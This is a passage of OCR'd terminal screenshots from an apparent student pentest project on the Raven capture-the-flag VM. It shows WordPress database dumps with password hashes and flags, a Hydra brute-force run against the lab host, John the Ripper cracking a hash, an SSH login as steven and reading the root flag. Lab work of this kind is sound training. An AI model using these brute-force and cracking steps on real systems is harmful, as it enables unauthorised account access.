mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```


michael@target1: ~
08:55 PM
michael@target1: ~
File Actions Edit View Help
5 rows in set (0.00 sec)
mysql> show tables:
-> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ':' at line 1
mysql> clear
mysql> cls
-> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'cls' at line 1
mysql> clear;
mysql> show databases;
Database
information_schema
mysql
performance_schema
wordpress
4 rows in set (0.00 sec)
mysql> use wordpress;
Database changed
mysql> show tables;
Tables_in_wordpress
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
12 rows in set (0.00 sec)
mysql>


michael@target1: ~
File Actions Edit View Help
As a new WordPress user, you should go to your dashboard to delete this page and c
reate new pages for your content. Have fun! | Sample Page | | publish | closed | open | | | sa
mple-page | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | | 0 | http://192.168.206.131/w
ordpress/?page_id=2 | | 0 | page | | 0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | draft | open | open | | | |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | | 0 | http://raven.local/wordpress/?p=4
| 0 | post | | 0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| flag4 | | inherit | closed | closed | | | 4-revision-v1 |
| 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | | | 4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ | 0 | revision | | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | inherit | closed | closed | | | 4-revision-v1 |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | | 4 | http://raven.local/wordpress/index.php/2
018/08/13/4-revision-v1/ | 0 | revision | | 0 |
5 rows in set (0.00 sec)
mysql> ;


michael@target1: ~
08:58 PM
michael@target1: ~
File Actions Edit View Help
| 0 |
5 rows in set (0.00 sec)
mysql> show tables;
| Tables_in_wordpress |
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
12 rows in set (0.00 sec)
mysql> select * from wp_users
→ ;
ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	michael	PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12		0	michael
2	steven	PBk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16		0	Steven Seagull
2 rows in set (0.00 sec)
mysql>


michael@target1: ~
File Actions Edit View Help
| 1 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it, then start writing!
| Hello world! | | publish | open | open | | hello-world |
| 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | 0 | http://192.168.206.131/wordpress/?p=1 | 0 | post |
1 |
| 2 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>
... or something like this:
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>
As a new WordPress user, you should go to your dashboard to delete this page and create new pages for your content. Have fun! | Sample Page | | publish | closed | open | | sample-page | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
0 | http://192.168.206.131/wordpress/?page_id=2 | 0 | page | 0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | draft | open | open | | |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | 0 | http://raven.local/wordpress/?p=4 | 0 | post |
0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| flag4 | | inherit | closed | closed | | 4-revision-v1 |
| 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | | 4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | 0 | revision |
0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | inherit | closed | closed | | 4-revision-v1 |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | 4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | 0 | revision |
0 |
5 rows in set (0.00 sec)
mysql>


Final Project (1) - ml-lab-bc1bfd46-f4ef-4696-9092-36915c6e78e5.westus.cloudapp.azure.com:56739 - Remote Desktop Connection
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 2
09:03 PM
Shell No. 2
File Actions Edit View Help
michael@target1: ~
Shell No. 2
root@Kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@Kali:~# nano hash.txt
root@Kali:~# ls
Desktop Documents Downloads hash.txt Music Pictures Public Templates Videos
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -f -vV 192.168.1.110 http-get http://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-06 21:02:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.110:80/http://192.168.1.110
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
^X^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@Kali:~# john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass (P or H) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
Status: Running
8.0 Upgrade Assistant

```
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------------------------------+-------------+-------------+-----------+-------------+-------------+-------------+-------
--+-------+-----------------+-----------------+-------------------+-----------+---------------------------------------------------+----------+-------+
---------------+---------------+
|  1 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it, then start writing!



                                                          | Hello world! |             | publish    | open          | open       |              | hello-world  |
  |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                     |          0 | http://192.168.206.131/wordpress/?p=1                        |           0 | post       |
               |          1 |
|  2 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site
navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blo
ckquote>

 ...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and d
oes all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | S
ample Page  |             | publish    | closed        | open       |              | sample-page  |        |         | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
     |          0 | http://192.168.206.131/wordpress/?page_id=2                 |           0 | page       |               |              0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                                          | flag3        |             | draft      | open          | open       |              |              |
  |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                     |          0 | http://raven.local/wordpress/?p=4                            |           0 | post       |
               |          0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                                                          | flag4        |             | inherit    | closed        | closed     |              | 4-revision-v1 |
  |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                     |          4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |           0 | revision   |
               |          0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                                          | flag3        |             | inherit    | closed        | closed     |              | 4-revision-v1 |
  |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                     |          4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ |           0 | revision   |
               |          0 |
+----+-----------+---------------------+---------------------+----------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------------------------------+-------------+-------------+-----------+-------------+-------------+-------------+-------
--+-------+-----------------+-----------------+-------------------+-----------+---------------------------------------------------+----------+-------+
---------------+---------------+
5 rows in set (0.00 sec)

mysql> █
```


```
root@Kali:~# john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:36  3/3 0g/s 7307p/s 14620c/s 14620C/s joycow..jestim
0g 0:00:01:27  3/3 0g/s 7487p/s 14977c/s 14977C/s clmeme..clmmut
0g 0:00:02:33  3/3 0g/s 7578p/s 15156c/s 15156C/s lontul..long17
0g 0:00:04:53  3/3 0g/s 7679p/s 15358c/s 15358C/s dami17..damene
0g 0:00:05:41  3/3 0g/s 7658p/s 15317c/s 15317C/s 29j530..loupan
0g 0:00:06:04  3/3 0g/s 7659p/s 15318c/s 15318C/s 12155j..12210s
pink84           (?)
█
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ █
```


```
root@target1:/home/steven# cat /root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ v /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:/home/steven#
```


Std err find / -iname *flag* > /dev/null 2>&


##





For Numbers 1 & 2

